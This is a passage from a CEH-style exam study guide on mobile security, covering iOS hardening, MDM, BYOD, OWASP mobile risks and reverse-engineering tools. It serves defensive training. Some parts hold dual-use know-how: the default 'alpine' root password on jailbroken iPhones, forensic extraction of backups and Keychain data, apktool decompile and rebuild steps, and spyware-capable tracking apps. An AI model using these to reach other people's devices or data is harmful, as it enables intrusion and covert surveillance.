Other iOS hacking tools named on the slide: Enzyme (github.com), Network Analyzer: net tools (apps.apple.com), iOS Binary Security Analyzer (github.com), iWepPRO (apps.apple.com), Frida (frida.re).

Real-world use: A digital forensics investigator, with proper legal authority, uses Elcomsoft Phone Breaker to decrypt an iPhone's iTunes backup using a recovered password, extracting the device's Keychain contents as part of an investigation.

Tools and commands used here: Elcomsoft Phone Breaker, Enzyme, Network Analyzer (net tools), iOS Binary Security Analyzer, iWepPRO, Frida. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Use a long, unique Apple ID password and enable two-factor authentication; enable strong local backup encryption; be aware that an attacker with physical access to an unlocked device, or valid iCloud credentials, can use tools like Elcomsoft Phone Breaker to extract a huge amount of personal data.

> **EXAM TIP:** Elcomsoft Phone Breaker is specifically about acquiring/decrypting backups and iCloud data, not live runtime manipulation (that is Cycript/objection/Frida's job, sections 3.41-3.42).

Memory trick: "Phone Breaker breaks backups, not the live app."

3.46 Securing iOS Devices

What it is (simple words): A direct, numbered checklist of defensive actions for iOS users and administrators.

The guidelines (from the slide):

1. Use the passcode lock feature for locking the iPhone.
2. Only use iOS devices on secured and protected Wi-Fi networks.
3. Do not access web services on a compromised network.
4. Deploy only trusted third-party applications on iOS devices.
5. Disable JavaScript and add-ons in the web browser.
6. Do not store sensitive data on a client-side database.
7. Do not open links or attachments from unknown sources.
8. Change the default password of the iPhone's root password from "alpine" (the default root password on jailbroken iOS devices).
9. Do not jailbreak or root your device if used within enterprise environments.
10. Configure Find My iPhone and use it to wipe a lost or stolen device.
11. Enable jailbreak detection, and protect access to iTunes, Apple ID, and Google accounts, which are tied to sensitive data.
12. Regularly update the device OS with the security patches Apple releases.

Real-world use: An enterprise mobility policy enforces items 1, 9, 10, and 12 directly through its MDM platform, blocking any device that reports a jailbroken status from connecting to corporate resources.

EXAM FOCUS: Item 8 ("alpine" as the default root password on a jailbroken device) is a specific, memorable exam fact: once jailbroken, an iOS device's root account uses the well-known default password "alpine" unless changed, making an unmodified jailbroken device trivially accessible to anyone on the same network who knows this.

Memory trick: "Lock, Safe-Wifi, No-Compromise, Trusted-Apps, No-JS, No-Local-Data, No-Unknown-Links, Change-Alpine, No-Jailbreak, FindMy, Detect-Jailbreak, Update" - twelve words for the twelve guidelines, in order.

3.47 iOS Device Security Tools

What it is (simple words): A catalog of commercial security apps for iOS, led by Malwarebytes Mobile Security.

How it works, Malwarebytes Mobile Security:

1. It filters text messages, identifying suspicious texts and routing them to a junk tab in the Messages app.
2. It blocks intrusive ads, fraudulent calls, and phishing sites.
3. It identifies calls from known scammers, letting the user avoid or block them (Call Protection).
4. It offers a built-in VPN service that encrypts the device's connection.
5. The app's own dashboard reports an overall device protection score and the current state of VPN and Web Protection.

Other iOS device security tools named on the slide: Norton Mobile Security for iOS (us.norton.com), McAfee Mobile Security (mcafee.com), Trend Micro Mobile Security for iOS (trendmicro.com), AVG Mobile Security (avg.com), Kaspersky Standard (kaspersky.com).

Real-world use: A user installs Malwarebytes Mobile Security after receiving several SMiShing texts (section 3.7); the app's Text Message Filtering automatically routes the next scam text into a junk folder before the user even sees the malicious link.

Tools and commands used here: Malwarebytes Mobile Security, Norton Mobile Security for iOS, McAfee Mobile Security, Trend Micro Mobile Security for iOS, AVG Mobile Security, Kaspersky Standard.

AI angle: ADDED CONTEXT: modern mobile security apps use on-device machine learning to classify suspicious SMS/URL patterns in real time, rather than relying only on a static blocklist.

Countermeasures and defense: These apps are themselves the countermeasure; combine one of them with the general guidelines in section 3.46 for layered protection.

> **EXAM TIP:** If a question names "text message filtering" and "call protection" together as features, it is describing Malwarebytes Mobile Security specifically, as shown on this slide.

Memory trick: "Malwarebytes filters texts, blocks calls, and tunnels your traffic (VPN), all at once."

3.48 iOS Device Tracking Tools

What it is (simple words): If an iOS device is lost or stolen, a tracking tool lets the owner locate, lock, or erase it remotely. Apple's own Find My is the primary example.

How it works, Find My (setup steps from the slide):

1. Open the Settings app.
2. Tap Settings > [your name] > Find My.
3. Tap Find My [device] and turn it on.
4. To view the device even when it is offline, turn on Find My network.

What Find My does once set up: it helps locate a missing device on a map, remotely lock it, play a sound, display a message, and remotely erase all data on it. The slide's example shows multiple tracked items at once (an iPhone, AirPods Pro, Apple Watch, and iPad Pro), each with its own last-seen location and distance.

Other iOS device tracking tools named on the slide: mSpy (mspy.com), Prey Find My Phone & Security (apps.apple.com), Mobile Phone Tracker Pro - SIM (apps.apple.com), FollowMee GPS Location Tracker (apps.apple.com), Phone Tracker: GPS Location (apps.apple.com).

Real-world use: A family uses Find My to track not just phones but also AirPods and an Apple Watch; when a teenager's AirPods case is left behind at school, the parent locates it on the map and plays a sound to help staff find it, the same mechanism used to recover a fully lost iPhone.

Tools and commands used here: Find My, mSpy, Prey Find My Phone & Security, Mobile Phone Tracker Pro, FollowMee GPS Location Tracker, Phone Tracker: GPS Location.

AI angle: None shown on this slide.

Countermeasures and defense: Enable Find My and "Find My network" before a device is ever lost; this also acts as an anti-theft deterrent, since a stolen, Find-My-enabled iPhone cannot be easily reactivated by a thief (it stays linked to the original Apple ID).

> **EXAM TIP:** Find My's offline-tracking ("Find My network") feature is a distinguishing fact: it can report a device's location even when that device has no cellular/Wi-Fi connection of its own, using nearby Apple devices as relays.

Memory trick: "Find My finds it, even offline."

3.49 Mobile Device Management (MDM)

What it is (simple words): MDM is a platform that lets an organization distribute apps, data, and configuration settings to every type of mobile device, over the air or wired, from one central place.

Analogy: MDM is like a building superintendent with a master control panel: one dashboard that can lock any apartment door, push a notice under every door, or shut off utilities to any single unit, across the whole building.

How it works (numbered steps):

1. An administrator configures policies and apps once, on the MDM Server behind the organization's firewall (often sitting in a DMZ, a network zone between the internet and the internal network).
2. Devices (Windows PCs, smartphones, tablets, iPhones, Windows Phones) connect to the MDM server over the internet or a wireless connection.
3. The MDM server, through its Administrative Console, pushes policy, apps, and configuration down to every enrolled device.
4. Behind the MDM server sit the organization's own file systems and directories/databases, which the MDM platform can also help govern access to.

Why it matters (from the slide): MDM helps implement enterprise-wide policies that reduce support costs, business discontinuity, and security risks. It helps system administrators deploy and manage software applications across every enterprise mobile device, to secure, monitor, manage, and support them.

Real-world use: A hospital uses MDM to push a mandatory passcode policy, disable the camera on devices used in patient areas, and remote- wipe any device reported lost, all from one console, across hundreds of staff tablets and phones.

Tools and commands used here: The Device Administration API (section 3.17) is the underlying Android mechanism MDM products build on; named MDM products appear in section 3.50.

AI angle: ADDED CONTEXT: modern MDM platforms increasingly use AI- driven anomaly detection to flag a device behaving unusually (for example, suddenly transferring large amounts of data) and can trigger an automatic policy response.

Countermeasures and defense: MDM is itself a security control; the risk to manage is MDM server compromise (it has broad control over every enrolled device) and over-permissive enrollment policies.

> **EXAM TIP:** If a question describes centrally pushing policy, apps, and remote-wipe to many devices from one console, the answer is MDM, not a single device's own Find My/Find My Device tool.

Memory trick: "MDM is the superintendent's control panel for every phone in the building."

3.50 Mobile Device Management Solutions

What it is (simple words): A catalog of real, commercial MDM products, led by Scalefusion MDM.

How it works, Scalefusion MDM:

1. It provides comprehensive visibility across the network for IT teams, with a "DeepDive" dashboard giving quick, deep insight into device inventory and usage.
2. Its dashboard, shown in the example, tracks total devices enrolled (40,380), a platform breakdown (Android, iOS, macOS, Windows), total license count and usage, and categories such as smartphones, tablets, PCs, and unlocked vs. managed/unmanaged devices.
3. It gives IT the control required to secure, manage, and monitor any corporate-owned or employee-owned (BYOD) device.

Other MDM solutions named on the slide: ManageEngine Mobile Device Manager Plus (manageengine.com), Microsoft Intune (microsoft.com), SOTI MobiControl (soti.net), AppTec360 (apptec360.com), Jamf Pro (jamf.com).

Real-world use: A company standardizes on Microsoft Intune for its Windows and Android fleet, while using Jamf Pro specifically for its Apple device fleet, since Jamf specializes in deep Apple-ecosystem management that general-purpose MDM tools may not match as closely.

Tools and commands used here: Scalefusion MDM, ManageEngine Mobile Device Manager Plus, Microsoft Intune, SOTI MobiControl, AppTec360, Jamf Pro. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Choosing and properly configuring any one of these platforms is itself the countermeasure against unmanaged, insecure mobile device sprawl in an organization.

> **EXAM TIP:** Jamf Pro is the name most strongly associated with Apple- specific device management on the exam; Microsoft Intune is most strongly associated with cross-platform/ Windows-centric management.

Memory trick: "Jamf for Apple. Intune for everything, especially Windows."

3.51 Bring Your Own Device (BYOD)

What it is (simple words): BYOD is a workplace policy that lets employees use their own personal devices (laptops, smartphones, tablets) to access organizational resources, following the organization's access privilege rules.

Analogy: BYOD is like letting employees bring their own car to work and use it for deliveries, instead of the company providing a fleet vehicle; convenient and familiar for the employee, but harder for the company to fully inspect and control.

How it works: The policy lets employees use devices that they are already comfortable with and that fit their own preferences and work style, rather than forcing them onto unfamiliar, company-issued hardware.

BYOD risks (from the slide):

1. Sharing confidential data on unsecured networks.
2. Data leakage and endpoint security issues.
3. Improperly disposing of devices (selling or discarding a device that still has company data on it).
4. Supporting many different devices (fragmentation makes consistent security harder).
5. Mixing personal and private (company) data on one device.
6. Lost or stolen devices.
7. Lack of awareness, among employees, of the real risks involved.
8. The ability to bypass the organization's own network policies, since a personal device was never built to enforce them.

Real-world use: An employee uses their personal phone for both personal banking apps and the company email app. When the phone is later sold secondhand without a proper factory wipe, the buyer finds leftover corporate email data still accessible.

Tools and commands used here: MDM platforms (section 3.50) are the usual technical control layered on top of a BYOD policy.

AI angle: None shown on this slide.

Countermeasures and defense: See the dedicated BYOD Security Guidelines in section 3.52, which splits recommendations by role (administrator vs. employee).

> **EXAM TIP:** BYOD questions often ask you to pick the risk that best matches a scenario; "mixing personal and private data" and "improper disposal" are two of the most commonly tested, specific BYOD risks (as opposed to generic security risks that could apply to any device).

Memory trick: "BYOD: Bring Your Own Danger" (if left unmanaged).

3.52 BYOD Security Guidelines

What it is (simple words): A split checklist: what the administrator should enforce, and what the employee should personally do, to make BYOD safer.

For the administrator (from the slide):

1. Secure the organization's data centers with multi-layered protection systems.
2. Educate employees about the BYOD policy.
3. Make it clear who owns which apps and data.

4. Use an encrypted channel for data transfer.
5. Make it clear which apps will be allowed or banned.
6. Control access based on need-to-know.
7. Do not allow jailbroken and rooted devices to enroll or connect.
8. Apply session authentication and a timeout policy on access gateways.

For the employee (from the slide):

1. Use an encryption mechanism to store data.
2. Maintain a clear separation between business and personal data.
3. Register the device for remote location and wipe, if company policy permits.
4. Regularly update the device with the latest OS and patches.
5. Use antivirus and data loss prevention (DLP) solutions.
6. Set a strong passcode on the device and change it relatively often.
7. Set passwords for individual apps, to restrict others from accessing them.

Real-world use: A company rolls out a BYOD program where IT (administrator side) enforces encrypted VPN access and blocks jailbroken devices at the gateway, while each employee (employee side) is required to set a device passcode and keep work email in a separate, app-locked container.

EXAM FOCUS: Expect a scenario question that gives one guideline and asks "whose responsibility is this, administrator or employee?" Map infrastructure-level and policy-level items (data center security, access control, session timeout) to the administrator, and device-level, personal habits (passcodes, individual app passwords, personal device updates) to the employee.

Memory trick: "Admin builds the gates. Employee locks their own doors."

3.53 OWASP Top 10 Mobile Risks and Solutions

What it is (simple words): This slide pairs each OWASP Top 10 Mobile Risk (introduced in section 3.3) with at least one concrete solution.

How it works (risk-to-solution mini-blocks, from the slide):

- **M1, Improper Credential Usage:** avoid hardcoded credentials; encrypt credentials during transmission.
- **M2, Inadequate Supply Chain Security:** ensure secure app signing and distribution; use only trusted, validated third-party libraries.
- **M3, Insecure Authentication/Authorization:** avoid weak authentication design patterns; reinforce server-side authentication.
- **M4, Insufficient Input/Output Validation:** implement strict input/output validation; use data integrity checks and secure coding practices.

- **M5, Insecure Communication:** use certificates signed by a trusted CA; ensure certificates are valid and fail closed.
- **M6, Inadequate Privacy Controls:** protect access with proper authentication and authorization; use static and dynamic security checking tools.
- **M7, Insufficient Binary Protections:** use code obfuscation and anti-tampering techniques; use local security checks, backend enforcement, and integrity checks.
- **M8, Security Misconfiguration:** refrain from hardcoded default credentials; disable debugging features in production builds.
- **M9, Insecure Data Storage:** store sensitive data in secure, restricted-access locations; regularly update and patch all libraries, frameworks, and dependencies.
- **M10, Insufficient Cryptography:** use strong encryption algorithms with sufficient key length; use strong hash functions such as SHA-256 or bcrypt.

Real-world use: A code review finds an Android app with a hardcoded API key in its source (M1, Improper Credential Usage) and a WebView configured to accept any SSL certificate (M5, Insecure Communication). The fix follows this table directly: move the key server-side or encrypt it in transit, and enforce proper certificate validation that fails closed on any mismatch.

Tools and commands used here: Static/dynamic security checking tools such as MobSF (section 3.33) and Yaazhini (section 3.32) are commonly used to find these issues before release.

AI angle: None shown on this slide.

Countermeasures and defense: This table is itself the countermeasure reference; apply the matching solution(s) for whichever risk category a finding falls into.

> **EXAM TIP:** "Fail closed" (under M5) is an important phrase: it means that if certificate validation cannot be completed or fails, the connection must be refused, not silently allowed through.

> **TRAP:** M8 (Security Misconfiguration) and M1 (Improper Credential Usage) can look similar when a question mentions "default credentials." The distinction: M1 is about how an app uses credentials generally (hardcoding, weak transmission); M8 specifically covers leftover default/debug configuration in a shipped build.

Memory trick: Pair the risk number with its fix category: 1-and-2 "trust nobody's code or secrets blindly," 3-and-4 "check both ends," 5 "lock the pipe," 6-and-7-and-8 "configure and harden properly," 9-and- 10 "protect data at rest with real crypto."

3.54 General Guidelines for Mobile Platform Security

What it is (simple words): A broad, platform-neutral checklist that applies to both Android and iOS, covering everyday user habits and organizational policy.

The guidelines, part 1 (from the slide):

1. Do not load too many applications, and avoid auto-upload of photos to social networks.
2. Perform a security assessment of the application architecture.
3. Maintain configuration control and management.
4. Install applications only from trusted application stores.
5. Securely wipe or delete data when disposing of the device.
6. Do not share information within GPS-enabled apps unless necessary.
7. Disable wireless access, such as Wi-Fi and Bluetooth, if not in use.
8. Never connect two separate networks, such as Wi-Fi and Bluetooth, simultaneously.

The guidelines, part 2, continued (from the slide):

- Use a passcode.
- Perform periodic backup and synchronization.
- Update the OS and apps.
- Filter e-mail-forwarding barriers (control what can be auto-forwarded from a work mailbox).
- Enable remote management and use remote wipe services.
- Configure application certification rules.
- Do not allow rooting or jailbreaking.
- Harden browser permission rules.
- Encrypt storage.
- Design and implement mobile device policies.

Real-world use: A security team uses this exact list as a baseline audit checklist when reviewing a new mobile fleet rollout, flagging any device where GPS-tagged auto-upload is enabled by default, or where two wireless radios are left simultaneously connectable.

EXAM FOCUS: Item 8 (never connect two separate networks simultaneously) is a specific, testable fact: having both Wi-Fi and Bluetooth active and bridged at the same time can let an attacker pivot from one connected network to the other through the device itself.

Memory trick: Group the full list into four themes: "APPS" (fewer apps, trusted stores, cert rules, config control), "DATA" (secure wipe, backup, encrypt, GPS caution), "NETWORK" (disable unused radios, never bridge two networks, harden browser), "MANAGEMENT" (passcode, updates, remote wipe, policy, no root/jailbreak).

3.55 Mobile Device Security Guidelines for the Administrator

What it is (simple words): A focused checklist for the enterprise administrator, centered on policy and Access Gateway authentication decisions.

The guidelines (from the slide):

1. Publish an enterprise policy specifying acceptable usage of consumer- grade and BYOD devices in the enterprise.
2. Publish an enterprise policy for the cloud.
3. Enable security measures, such as antivirus, to protect data in the data center.
4. Implement a policy specifying which levels of application and data access are allowable on consumer-grade devices, and which are prohibited.
5. Specify a session timeout through the Access Gateway.
6. Specify whether the domain password can be cached on the device, or whether users must enter it every time they request access.
7. Determine the allowed Access Gateway authentication methods, from the following options: no authentication, domain only, SMS authentication, RSA SecurID only, domain + RSA SecurID.

Real-world use: An administrator sets the Access Gateway to require "domain + RSA SecurID" for any device accessing financial systems, while allowing "domain only" for lower-sensitivity internal tools, directly applying guideline 7's menu of authentication method choices.

EXAM FOCUS: Memorize the five named Access Gateway authentication methods as a closed list: No authentication, Domain only, SMS authentication, RSA SecurID only, Domain + RSA SecurID. A question may ask which of these is the strongest (Domain + RSA SecurID, since it combines two factors) or weakest (No authentication).

Memory trick: "None, Domain, SMS, Token, Domain+Token" - five authentication strength levels, roughly weakest to strongest.

3.56 SMS Phishing Countermeasures

What it is (simple words): A direct, focused checklist of defenses against SMiShing (section 3.7).

The countermeasures (from the slide):

1. Never reply to a suspicious SMS without verifying the source.
2. Do not click on any links included in an SMS.
3. Never reply to an SMS that requests personal and financial information.
4. Review your bank's actual policy on sending SMS messages (so you can recognize a fake that does not match it).
5. Enable the "block texts from the internet" feature from your provider.
6. Never reply to an SMS that is urging you to act or respond quickly.
7. Never call a number left in a suspicious SMS.

Real-world use: A user receives an urgent "account suspended, click here" text. Applying guideline 6 (urgency is itself a red flag) and guideline 2 (never click the link), the user instead opens their banking app directly to check their account, confirming nothing is actually wrong.

EXAM FOCUS: "Urgency" (guideline 6) is one of the most frequently tested social-engineering red flags across the entire CEH syllabus, not just this module; expect it to reappear in Module 09 (Social Engineering) style questions too.

Memory trick: "Verify, Don't Click, Don't Reply, Know Your Bank, Block Internet Texts, Resist Urgency, Don't Call Back" - seven short rules matching the seven guidelines.

3.57 Critical Data Storage in Android and iOS: KeyStore and Keychain Recommendations

What it is (simple words): Android and iOS each provide a secure, hardware-backed storage area for an app's most sensitive secrets: Android calls it the KeyStore, iOS calls it the Keychain. This slide lists best-practice recommendations for using each correctly.

Android KeyStore recommendations (from the slide):

1. Use authentication mechanisms such as patterns, PINs, passwords, and fingerprints to safeguard the keys stored in the Android KeyStore.
2. Use a hardware-backed Android KeyStore to ensure the security of stored data.
3. Use encryption methods to store data in a non-readable format.
4. Implement authorization techniques for creating and importing keys.
5. Ensure keys stored on a server can only be accessed after proper authentication.

iOS Keychain recommendations (from the slide):

1. Use authentication mechanisms such as Touch ID, Face ID, passcodes, or passwords to safeguard the Keychain.
2. Use hardware-backed 256-bit AES encryption to store critical data.
3. Use access-control lists (ACLs) to specify which applications may access the Keychain.
4. Store only small chunks of data directly in the Keychain (it is not designed for large data blobs).
5. Specify AccessControlFlags to authenticate the key (controlling exactly when and how the key can be used, for example only while the device is unlocked).

Real-world use: A developer building a banking app stores the user's session token in the hardware-backed Android KeyStore, gated behind fingerprint authentication, rather than in a plain SharedPreferences file, directly preventing the kind of Keychain Dumper (section 3.42) or man-in-the-disk (section 3.23) findings described earlier in this module.

Tools and commands used here: Related tools that specifically target weak Keychain/KeyStore use include Keychain Dumper (section 3.42) on the attacker side.

AI angle: None shown on this slide.

Countermeasures and defense: This slide's recommendations are themselves the countermeasure; the exam equivalent is "these are the right ways to use Keychain/KeyStore," so any described misuse (storing secrets outside these mechanisms, no authentication gating, storing large data blobs in the Keychain) is the wrong answer to avoid, or the vulnerability to flag.

> **EXAM TIP:** Match the platform-specific term: Android = KeyStore, iOS = Keychain. 256-bit AES and hardware-backing are specifically named for iOS's Keychain on this slide; "hardware-backed" is named for both platforms.

Memory trick: "KeyStore keeps Android's keys. Keychain keeps iOS's secrets, both locked behind biometrics."

3.58 Reverse Engineering Mobile Applications

What it is (simple words): Reverse engineering means taking apart a compiled app to recover and study its source code or logic, then, if needed, rebuilding it with modifications.

Analogy: It is like taking apart a sealed appliance to see exactly how its internal wiring works, then putting it back together with one wire rerouted.

How it works (what reverse engineering is used for, from the slide):

1. Read and understand the app's source code.
2. Detect underlying vulnerabilities.
3. Scan for sensitive information embedded in the source code (API keys, hardcoded passwords).
4. Conduct malware analysis.
5. Regenerate the application after making modifications.

Why reverse engineering is effective (from the slide):

- Initiates security analysis.
- Initiates black-box testing on mobile apps.
- Improves static analysis in black-box testing.
- Performs resilience assessment (how well the app resists tampering).
- Performs compliance and auditing checks.

Real-world use: A tester reverse-engineers a competitor's "secure messaging" app claim by decompiling it and discovering the messages are actually stored unencrypted on disk, directly contradicting its marketing, an OWASP M9 (Insecure Data Storage) finding uncovered purely through reverse engineering.

Tools and commands used here: See sections 3.59-3.60 for named source-code analysis and reverse-engineering tools (Apktool, Frida, Androguard, JEB, and others).

AI angle: ADDED CONTEXT: AI-assisted decompilers and code summarization tools can speed up reading obfuscated decompiled code by suggesting likely original variable/function names and summarizing what a block of smali or Objective-C code does.

Countermeasures and defense: Use code obfuscation and anti- tampering protections (section 3.61) to make reverse engineering harder and more time-consuming, raising the cost for an attacker even though it cannot be made fully impossible.

> **EXAM TIP:** Reverse engineering is explicitly listed as improving "black-box testing," meaning testing an app from the outside without access to its original source code; remember this connects reverse engineering to black-box methodology specifically.

Memory trick: "Take it apart to understand it, rebuild it to prove the point."

3.59 Source Code Analysis Tools

What it is (simple words): Tools that scan a mobile app's source code for known vulnerability patterns, led by Syhunt Mobile.

How it works, Syhunt Mobile:

1. It analyzes the source code of mobile applications.
2. It performs over 350 vulnerability checks for Java and Android, and 240 vulnerability checks for iOS (verify current counts, as these figures update with tool versions).
3. Its output breaks findings down by vulnerability severity (High, Medium, Low, Info), shows total scripts analyzed, total lines analyzed, total unsupported files, and highlights vulnerable code, for example flagging insecure Facebook sign-in handling or missing remote-prompt authentication failure handling.

Other source code analysis tools named on the slide: Android lint (android.com), Zimperium's z3A (zimperium.com), Appium (appium.io), Selendroid (selendroid.io), Infer (fbinfer.com).

Real-world use: A development team runs Syhunt Mobile against a new build and gets a report flagging a "RemotePrompt Auth Failure Handling" issue, directly pointing the team to a specific, named vulnerability class before the app reaches production.

Tools and commands used here: Syhunt Mobile, Android lint, Zimperium z3A, Appium, Selendroid, Infer. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Running one or more of these tools as part of the build/release pipeline is itself the countermeasure against shipping known, pattern-detectable source-code flaws.

> **EXAM TIP:** Appium and Selendroid are primarily automated UI testing frameworks (commonly repurposed for security testing), while Syhunt Mobile, Android lint, and Infer are purpose-built static code analyzers; a question that asks specifically for a "vulnerability scanner" fits the latter group better.

Memory trick: "Syhunt hunts for bugs in Java, Android, and iOS source, by the hundreds."

3.60 Reverse Engineering Tools

What it is (simple words): Tools that decompile a compiled app (APK/IPA) back into a near-original, readable form, and in some cases let the tester rebuild it afterward, led by Apktool.

How it works, Apktool (commands from the slide):

```
$ apktool d test.apk
I: Using Apktool 2.9.3 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources..
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying original files...
```

```
$ apktool b test
I: Using Apktool 2.9.3 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
```

1. `apktool d test.apk` decodes (decompiles) `test.apk` into a folder of near-original resources and "smali" code (a human-readable intermediate form of the app's compiled Dalvik bytecode).
2. A tester edits the decoded smali code or resource files as needed.
3. `apktool b test` rebuilds ("b" for build) the modified folder back into a working APK file.

Other reverse-engineering tools named on the slide: Androguard (github.com), Frida (frida.re), JEB (pnfsoftware.com), APK Editor Studio (github.com), Bytecode Viewer (github.com).

Real-world use: A tester decompiles a suspicious APK with `apktool d`, finds a hardcoded command-and-control server URL inside the smali code, edits the manifest to add debugging permissions for deeper analysis, then rebuilds it with `apktool b` to re-test the modified version safely in a sandbox.

Tools and commands used here: `apktool d`, `apktool b`, Androguard, Frida, JEB, APK Editor Studio, Bytecode Viewer. Full flag detail is in section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Use code obfuscation (ProGuard/ R8 on Android, verify, or commercial obfuscators) to make decompiled smali code far harder to read and tamper with meaningfully; detect and reject apps whose signature does not match the original release key (catching any rebuilt, re-signed APK).

> **EXAM TIP:** Remember Apktool's two core commands by their single letters: `d` for decode (decompile), `b` for build (recompile). This exact `d` / `b` pairing is a favorite flag-recall exam question.

Memory trick: "d for decode, b for build" - Apktool's whole workflow in two letters.

3.61 App Repackaging Detectors

What it is (simple words): These tools defend an app against being decompiled, modified, and republished ("repackaged") as a fake or tampered copy, led by Appdome.

How it works, Appdome:

1. Appdome provides defenses against app tampering, reverse engineering, method hooking, and unauthorized repackaging.
2. Its "mobile app integrity and checksum validation" feature creates checksums (a kind of fingerprint) for the app's binary data and structure.
3. Those checksums let the system detect and prevent unauthorized modifications and fake/cloned apps, since any tampering changes the checksum.
4. In the shown example, Appdome issued a certification confirming a specific app version was secured with specific security features, including a named "Checksum Validation Fusion Set," tracked with a bundle ID and both original and secured app SHA-256 hashes.

[UNCLEAR on page 33]: parts of the Appdome certificate screenshot text on this slide were garbled in the source capture; exact field labels beyond bundle ID, version, and SHA-256 hash lines could not be fully confirmed.

Other app repackaging detectors named on the slide: freeRASP for Android/iOS (github.com), wultra (wultra.com), iXGuard (guardsquare.com), AndroCompare (github.com), FSquaDRA2 (github.com).

Real-world use: A bank's app team runs every release through Appdome before publishing, embedding checksum validation so that if an attacker later decompiles, modifies, and republishes a fake "cracked" version to a third-party store, the modified checksum lets detection systems flag it as a fake instantly.

Tools and commands used here: Appdome, freeRASP, wultra, iXGuard, AndroCompare, FSquaDRA2. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: This category of tool is itself the countermeasure against the app store risks and Agent Smith-style repackaging attacks described earlier in sections 3.5 and 3.9.

> **EXAM TIP:** "Checksum validation" and "repackaging detection" point directly to this tool category; distinguish it from source code analysis tools (section 3.59), which look for bugs in the original code rather than detecting if the shipped binary was later tampered with.

Memory trick: "Appdome stamps a tamper-proof seal on every app."

3.62 Mobile Protection and Anti-Spyware Tools

What it is (simple words): General-purpose mobile antivirus and anti-spyware apps for end users, led by Avast Antivirus & Security and TotalAV.

How it works, Avast Antivirus & Security:

1. Helps users scan and secure devices against viruses and other malware.
2. Strengthens privacy and improves device performance.
3. Performs automated scans to detect threats and vulnerabilities.
4. Blocks malicious apps before they get installed.

How it works, TotalAV:

1. Designed to detect and halt various forms of spyware that aim to snoop on and exploit user data for financial gain.
2. Shown dashboard features include real-time protection status, RAM boost, junk cleaning, Wi-Fi scanning, VPN protection, and battery preservation, all reporting the device as "protected."

Other mobile protection/anti-spyware tools named on the slide: Comodo Mobile Security (comodo.com), AVG Mobile Security (github.com, likely a secondary listing; verify canonical AVG URL), Norton Mobile Security for iOS (us.norton.com), Certo: Anti Spyware & Security (play.google.com).

Real-world use: A user who suspects a partner installed a hidden tracking app runs Certo: Anti Spyware & Security, which specifically scans for known stalkerware/spyware signatures rather than just generic malware, uncovering a hidden tracking app disguised as a system utility.

Tools and commands used here: Avast Antivirus & Security, TotalAV, Comodo Mobile Security, AVG Mobile Security, Norton Mobile Security for iOS, Certo: Anti Spyware & Security.

AI angle: None shown on this slide.

Countermeasures and defense: These apps are themselves the countermeasure layer; combine with the official-store-only and no- root/jailbreak guidance from earlier sections for the strongest baseline protection.

> **EXAM TIP:** "Anti-spyware" tools like Certo are specifically marketed for detecting stalkerware (apps installed by someone with physical access, such as a partner or family member), a distinct use case from generic antivirus apps like Avast or TotalAV, which focus more broadly on malware and viruses.

Memory trick: "Avast and TotalAV catch malware. Certo catches the stalker."

3.63 Mobile Pen Testing Toolkits

What it is (simple words): Comprehensive platforms built specifically for professional mobile app penetration testing, led by ImmuniWeb MobileSuite.

How it works, ImmuniWeb MobileSuite:

1. Leverages machine learning technology to augment and accelerate manual mobile penetration testing of both iOS and Android apps.
2. Combines automated scanning with human expert review, speeding up the overall testing process compared to fully manual testing alone.

Other mobile pen testing toolkits named on the slide:

- Codified Security (codifiedsecurity.com).
- Astra Security (getastra.com) - offers iOS/Android security testing, OWASP Mobile Top 10 testing, mobile app security testing, and mobile app privacy checks.
- Appknox (appknox.com) - a free online tool advertising security testing for mobile apps, reporting a large number of apps tested (shown as 858,524 in the source capture) and offering malware checks.
- Data Theorem's Mobile Secure (datatheorem.com) - reports mobile app security vulnerabilities and weaknesses, including an application security score.
- MobSF (mobsf.live), already introduced in section 3.33 for static (and dynamic) analysis.

Real-world use: A mobile app vendor runs Astra Security's OWASP Mobile Top 10 test suite ahead of a client audit, using the automated report to quickly triage which of the ten risk categories (section 3.3) need the most remediation work before the formal assessment.

Tools and commands used here: ImmuniWeb MobileSuite, Codified Security, Astra Security, Appknox, Data Theorem Mobile Secure, MobSF. Full detail is in section 4 (Tool Encyclopedia).

AI angle: ImmuniWeb MobileSuite explicitly uses machine learning to speed up manual penetration testing; this is the clearest AI-angle example named directly in this module's

screenshots. Example prompt an AI-assisted tester might use alongside such a platform: "Summarize the OWASP Mobile Top 10 findings from this scan report and rank them by likely business impact."

Countermeasures and defense: Running a mobile pen testing toolkit against an app before release is itself a countermeasure, catching OWASP Top 10 Mobile Risks (section 3.53) and other issues before attackers find them.

> **EXAM TIP:** If a question specifically mentions "machine learning" or "AI-accelerated" mobile testing, ImmuniWeb MobileSuite is the named tool from this module's screenshots that matches that description.

Memory trick: "ImmuniWeb teams AI with humans to pen-test faster."

3.64 Module Summary

What it is (simple words): The closing slide restates the module's coverage area and previews the next module.

Topics restated (from the slide):

- Various mobile platform attack vectors and attacks.
- Techniques and tools for hacking Android devices, in detail.
- How to secure Android devices, with Android security tools, in detail.
- Techniques and tools for hacking iOS devices.
- How to secure iOS devices, with iOS security tools, in detail.
- The importance of mobile device management.
- Countermeasures that can be used to prevent mobile devices from being compromised by threat actors.
- How to secure mobile devices using mobile security tools.

What comes next: Module 18, IoT and OT Hacking, covering how attackers, ethical hackers, and penetration testers compromise Internet of Things (IoT) and Operational Technology (OT) devices.

EXAM FOCUS: The module summary is a good self-check: if you can explain, in one sentence each, every bullet above, you are ready for this module's exam questions. If any bullet feels vague, revisit that topic's section before moving on.

Memory trick: "Attack it, Android it, Secure it, iOS it, Secure it again, Manage it, Guard it, Tool it" - eight beats matching the eight summary bullets.

4. Tool Encyclopedia

All tools below come from module 17 unless marked "(added)" for a close exam alternative. Phase follows the five hacking phases: Recon, Scanning/ Enumeration, Gaining Access, Maintaining Access, Clearing Tracks. Many mobile tools span Gaining Access and Maintaining Access at once.

4.1 Rooting and Jailbreaking Tools

